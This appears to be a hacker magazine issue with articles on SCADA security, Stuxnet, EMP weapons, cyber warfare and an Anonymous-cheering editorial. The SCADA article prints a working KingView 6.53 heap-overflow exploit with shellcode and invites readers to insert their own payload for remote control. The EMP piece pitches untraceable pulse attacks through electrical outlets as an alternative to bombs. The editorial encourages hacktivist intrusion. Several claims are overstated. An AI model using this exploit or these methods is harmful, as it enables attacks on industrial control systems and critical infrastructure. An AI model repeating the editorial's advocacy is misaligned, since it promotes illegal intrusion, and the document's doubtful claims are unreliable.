our life in a moment.

Scada

What is the meaning of Scada? It refers to Supervisory control and data acquisition.

Scada are the systems used to Deliver/Monitor/Control :

- The power in your Home/Plant/Office/country
- The water your drink
- Traffic Lights in your city
- Trains we commute with
- The energy sector... which runs everything else!

In 2000, in Queensland, Australia. Vitek Boden released millions of liters of Untreated Sewage into fresh water streams using a wireless laptop.

# In 2003 SQL Slammer Worm crashed the Ohio Nuclear Plant network.


# In 2010 Stuxnet Worm infected thousands of computers most of the infection was in Iran with a 60% total infection.

# In 2011 : Duqu Worm was developed to steal information from PC’s everywhere and until now Kaspersky company can't develop a detection tool for it .


So, let's start with some technical practice. I will show you how a Scada system works and how it can be infected.

Let's start with the Kingiew6.53 application as it's a simulation of Scada systems which work on windows OS. We will use windows XP machine and download Kingiew6.53 on it from the url below :

htttp://download.kingview.com/software/kingview%20English%20Version/kingiew6.53_EN.rar



This program is vulnerable with HMI Heap overflow and can be exploited. Here's the exploit url: http://www.exploit-db.com/exploits/15957/




```
import os
import socket
import sys
host = sys.argv[1]
port = int(sys.argv[2])
print " KingView 6.53 SCADA HMI Heap Smashing Exploit "
print " Credits: D1N | twitter.com/D1N "
shellcode = ("\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9"
"\x44\x80\xc2\x77"
"\xFF\xD1\x90\x90")
exploit = ("\x90" * 1024 + "\x44" * 31788)
exploit += ("\xeb\x14") # our JMP (over the junk and into nops)
exploit += ("\x44" * 6)
exploit += ("\xad\xbb\xc3\x77") # ECX 0x77C3BBAD --> call dword ptr ds:[EDI+74]
exploit += ("\xb4\x73\xed\x77") # EAX 0x77ED73B4 --> UnhandledExceptionFilter()
exploit += ("\x90" * 21)
exploit += shellcode
print "  [+] Herrow Sweeping Dragon..."
print "  [+] Sending payload..."
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
s.send(exploit)
```

As you can see this exploit is written by python language, you can change the shell code with yours.

The exploit command will be like the python exploit.py ip 777 and this number refers to the port of kingiew6.53 program. After applying this exploit , windows XP OS will be infected and you will have a meterpreter session then you can control all the OS as needed.

You can find a lot of exploitation of Scada systems in the Metasploit project . If you use backtrack distribution you can find Scada exploitations in this path.




(opt/metasploit3/msf3/modules/exploits/windows/scada)

Electronic Rocket (Stuxnet)

This is the electronic rocket which could end a dream of a country to have a nuclear weapon. Experts in the NY Times said “this rocket was made in Israel and tested in their Dimona reactor with a simulation of Iranian nuclear systems.” It targets windows OS which contain Siemens programs. The story started with a spy with a USB hard and 4 zero-day vulnerabilities, then the worm started to work and spread via networks.

Did Stuxnet make a success ?



The Christian Science Monitor

The Christian Science Monitor Help shape The M


Stuxnet: Ahmadinejad admits cyberweapon hit Iran nuclear program

President Mahmoud Ahmadinejad says that a computer worm incapacitated some centrifuges of the Iran nuclear program. The worm was surely Stuxnet, experts say.

Iranian President Mahmoud Ahmadinejad listens to a question at a news conference Monday in Tehran.

Caren Firouz/Reuters

Yes, it did and could infect thousands of computers in Iranian nuclear reactors (Natanz) and it could also control the temperature of the system. If Stuxnet was written to make exploitation and increase the temperature of the reactor it could do it. As you can see in the picture above the president of Iran appeared to announce his resentment against cyber weapon attacks. He announced that he will sue Siemens company because it's involved in this attack and maybe it gave Israel some information about their systems.



Modern Weapons Economics

What does a stealth bomber cost?	$1.5 to $2 billion
What does a stealth fighter cost?	$80 to $120 million
What does a cruise missile cost?	$1 to $2 million
What does a cyber weapon cost?	$300 to $50,000

In this picture above you can see the costs of weapons. Israel was very successful with a low cost.

What Can Stuxnet do ?

- Targets Scada networks
- Siemens Simatic Wincc specifically
- uses rootkits technology to hide itself
- classic windows rootkit
- PLC rootkit
- changes to the plc code are also hidden
- spreads via USB Sticks and network shares
- uses 4 zero-day vulnerabilities
- malicious payload signed with stolen digital certificates
- Realtek and Jmicron

You can watch an explanation of Symantec company and how Stuxnet infects PLC from the url below : (http://www.youtube.com/watch?v=cfojlzVCyOI)

References:

# http://goo.gl/TeKkU
# http://goo.gl/mZKvr
# http://goo.gl/SWjT2

Terrorists and Explosives

By : Paul F. Renda

Inducing Electromagnetic Pulses (EMP) in Digital Devices May Make Explosives Obsolete

Today, computers (microprocessors) control almost every aspect of our lives. In any modern hospital, the monitoring of patients' vital signs relies on computerized systems. Today, many commercial jets are either flown by wire or are controlled by an onboard computerized system. Oil refineries, water pollution plants, chemical plants, and the electric grid are controlled by microprocessors running SCADA supervisory control and data action software. When I use the terms "microprocessor/solid state" and "computer," I am re ferring to devices that are very vulnerable to electromagnetic pulse (EMP).

Starfish EMP

The United States was first introduced to the power of an EMP by the Starfish explosion. Starfish was a 1.4 Megaton H-bomb, which was detonated at an altitude of about 400 km and a distance of about 1,500 miles from Hawaii. The pulse pinned the needles of some instruments and burnt out other test gear. It made itself known to the inhabitants by deactivating a number of street lights. Telephone calls from other Hawaiian islands were affected.

It has been theorized that a hydrogen bomb blast 400 km away from Omaha would created an EMP that would disable the United States' electric grid and other solid-state devices hooked up to it. It would also wreak havoc with microwave towers and satellites, as well as other means of communication and transportation.

In addition, EMPs can also be produced by the explosion of an armature charged with electricity; that is, a chemical explosion involving a charged conductor.

Both of these methods rely on the EMP to be transmitted through free space. Pulses traveling through free space lose their energy at a rate of 1/r squared. I have experimented with injected EMP through copper wiring and or other communications wiring. If it conducts electricity, it will conduct a pulse. What about the power strips that protect electronics? My pulse readily passes through them. I can retune my generator to maximize its disabling power.

Another origin of EMP is the sun. Coronal mass discharges and solar storms have played havoc with the electric grid. Our large electrical distribution infrastructure acts as a receiving antenna, and can also act as transmitting antenna if one were to inject an EMP into it.

I have experimented with Marx generators, having used them to induce these pulses through copper wiring, phone wiring, and any other type of conductor. In these cases, the pulses die down as a complex LCR circuit. I have given demonstrations of my prototypes at DEFCON and HOPE; these are two above-ground hacker conferences. My device produces pulses many orders of magnitude smaller an H-bomb or a chemical armature.

Instead of one large pulse, I create many pulses. The summation of pulses creates disturbances in the device under test. My pulses can create three different effects: one, a sight, like lines on a television when lightning strikes—a type of effect fuzzing. The second is a more powerful effect: the device will turn off, reboot, or will need to be manually reset. The third effect is that the device will burn out. These solid-state components have a memory; once a device is pulsed, its working lifetime is cut short.

The Russian Federation is also engaging in a great deal of research into this methodology. I have been following their work closely, although the reader should not infer from this that I hack into Russian systems indeed, my hard drives are not only spic and span, but I dry clean them daily.

In the movie Die Hard 4: Live Free or Die Hard, there is talk of a fire sale, or an attack against all governmental installations, infrastructure, power lines, gas lines, and water lines. This type of hack would be extremely difficult to accomplish. It would require malware that runs on Windows, Linux, Sun Solaris, and the Z/OS operating system. There is no single virus or worm that could attack all these operating systems simultaneously with the same effect. Of course, there is a commonality; these operating systems all run on solid state devices. The aforementioned film, interestingly, highlights the government's difficulty in recruiting hacker talent.

What would a theoretical attack look like against a 50-storey building?

The elevators, the lighting control, the central fire system everything would go down. Building management would become unable to communicate with the occupants.

What about a fly-by-wire plane?

The plane is totally control by microprocessors running a different operating system so as to be virus/worm resistant. It also runs communication buses, utilizing different protocols. One common element is that microprocessors run everything. Airplanes are resistant to lightning/EMPs generated externally, but are highly susceptible to EMP interference generated in the cabin.

Explosives create physical forensics; that is, the remains of the bomb, the chemical-type timer, and the bomb package. EMP creates no such forensics. An attack can be launched from any electric outlet. There is no IP address that can be traced; besides, any device that is used for such tracing would be disabled by the EMP. The pulse generator can be disguised as any piece of electronic equipment.

Cyber Warfare Myth Or Reality?

http://www.security-faqs.com/

By : Lee Ives

Good question ! And the answer really will depend upon who you listen to.

In fact, it will also be influenced by how you define cyber warfare in the first place.

Hasta La Vista, Baby

To some people the term means real battlefield fighting controlled by computers, something like the man versus machine battles of The Terminator franchise. The T-101 is a long way off of course but computers are playing an increasing role in military actions, from laser guidance systems to remote drones and much else besides.

Government Spies And Hackers

The more popular understanding of the term Cyber Warfare, and the one I'm going to talk about today, surrounds the culture of government controlled spies and hackers.

If you keep an eye on the news then you are probably aware that this is a subject that is garnering a large amount of attention these days. But what exactly is the threat that is posed and how much of a problem is it really?

Interconnected

In the world we live in right now the trend is for more and more of our systems to be connected to internal networks and the internet itself. That doesn't just apply to you and I in our homes but also to banks, military installations and governments. This new level of connectivity brings huge benefits in terms of productivity and collaboration but it does open up new areas of risk too.

Cyber Warfare Risks

The risks presented by this type of cyber warfare are many and varied. Some of the obvious ones centre around high value targets such as nuclear power stations -- i.e. Stuxnet which allegedly targeted Iran's nuclear production facilities with the intention of damaging their uranium enriching centrifuges -- but also other, 'non-military' targets such as the power grid could also be put at risk. Possibly.

Other targets which may be considered less risky could also be of interest to government sponsored hackers too though personal email accounts and computers could be hacked in the hopes of discovering passwords and other sensitive information that could open up other, juicier opportunities.

How big a problem is this type of cyber warfare?

That is a very tricky question to answer actually. After all, if your nation had just been hacked and lost valuable information would you share those details with the world? Of course you wouldn't!

I believe the only viable response is to patch the breach in the hope that it doesn't happen again and to keep quiet so as not to alert other potential aggressors to the fact that your networks can so easily be compromised.

In fact this type of cyber warfare, be it hacking or spying, is very hard to report on at all because it is very much a cloak and dagger industry. No nation will admit to carrying out such activities and very few are willing to report falling victim to them either.

Cyber Warfare – The Myth

So who is behind these international cyber attacks then?

China?

Thats the easy answer isn't it?

Or at least the one that various governments and media outlets would like us to believe, despite the lack of any real supporting evidence of any kind.

But before you get all hot and bothered about the People's Liberation Army you should, perhaps, stop and consider the fact that China has been a target of this type of activity too. In a recent article The Register highlighted how overseas computers had taken control over some 10,593 Chinese web sites in 2011.

So it is America then?
Maybe, maybe not.

In the case above China actually attributed a larger portion of the blame to their neighbours in Japan but America did receive a mention nonetheless.

The problem with this blame game of course is the fact that these hacks are hard to trace in the first place.

When you consider how regular hackers are able to cover their tracks, as they cause mayhem or steal money across the net, then you better believe that state sponsored cyber warriors will do exactly the same, only better.

When government facilities are controlled by botnets or crippled by DDoS attacks, identifying the perpetrator is going to be an almost impossible task.

Cyber Warfare - The Reality

I think the simple truth here is that those of us who are outside of government simply have no way of knowing how big a problem cyber warfare really is. We can guess, probably quite rightly, that it does indeed go on right now and that it will likely be a bigger issue in years to come.

I also think it fair to assume that our own governments, whichever ones they may be, have more than a passing interest in acquiring other nation's secrets -- they always have done -- no nation is perfect and very few are likely to be without blame when it comes to cyber warfare.

But instead of attributing blame, which is very hard to do any way, perhaps we should just concentrate on hardening our own security and mitigating the risks of an attack succeeding against us?

WATCH YOUR BACK
THEY ARE WATCHING YOUR HACK

By : Patti Galle (Executive Editor THN)

Hello all of you Princes of Peace, Kings and Queens of Freedom, Warriors of World Revolution. Apparently, you have attracted more attention than was first thought warranted by those beady eyed Feds and gummy lipped government officials. As you can see by the content of this month's magazine, war has been declared in the cyber world.

Ahhhh, I love the sound of a revolution, the tapping of those keys on the keyboard. I love seeing the revolution, dark rooms with just a computer screen lighting the way through the trenches. I love reading of the revolution as Facebook and Twitter messages run wild through the circuits of cables and satellite beams.

Clearly, our true Anons are holding up their middle finger to world governments and crusty corrupt corporations. Which, in turn, has sent the FBI, CIA, Stratcom and blah, blah, blah charging in to kill your computer screens and jam your keyboards. Taking Anons off to jail and threatening them with loss of limb and life.

Ack....the whole thing gives me a headache.

Who do these people think are going to stand up and protect Mother Earth? Certainly not the ex-hippies who stood firm, joints in hand, fighting the corrupt government and their war machines in the 1960's. They have all since fallen onto their easy chairs, their joints extinguished, their 401K's diminished, their taxes increasing, and their Medicare disappearing.

Certainly not the poor and the socially unacceptable. How can they fight a battle when their houses are foreclosed, their jobs are gone, their educations worthless? They have only enough emotional strength to face another bleak day.

Who does this leave to take up cyber arms against tyranny and injustice and greed and corruption? The answer has unfolded in computer screens all around the world.

The legions of young people who awoke from their dreams of good fortune and happiness and found their futures dark and hopeless. The children of technology that have realized a keyboard is the most powerful weapon in the world. That's who.

But take heed my cherubs, remember the ying and yang of life, the polar opposites, the black and white, the good versus evil. You will not go freely into the good fight. Mostly, they will use your own soldiers to fight against you.

Why do you think the FBI has sent so many snitches into the cyber trenches? They certainly could not fight this war themselves; they have to resort to enticing computer literate and brilliant techie minds to do their dirty deeds. But, no matter. For every snitch there is a committed, moral and MAD young person who knows that there is no truth being told, no protection for the tax payers, no sponsorship of fortune for the people.

Which brings me to a trend on Facebook and Twitter that concerns me a bit. Young, bright, eager kids wanting to join the ranks of the seasoned Anonymous. They feel the same injustices, the same realization of their dark futures, the same anger towards the corruption of their governments but they are running head long into a nightmare. Their inexperience and lack of technical ability is causing arrests all over the world.

To them I say “slow and steady” wins the race. Thoughtful and meticulous process completes the deed. In order to make real change, in order for governments to really hear the message, in order for Anonymous to really do what others could not, you must know your weapon and know your enemy.

I also hope that the experienced Anon sees the trend and does whatever they can to help the new recruit be successful and make a difference.

REMEMBER:

YOU ARE ANONYMOUS
YOU ARE LEGION
YOU NEVER FORGET
YOU NEVER FORGIVE
EXPECT YOU......

Interview on
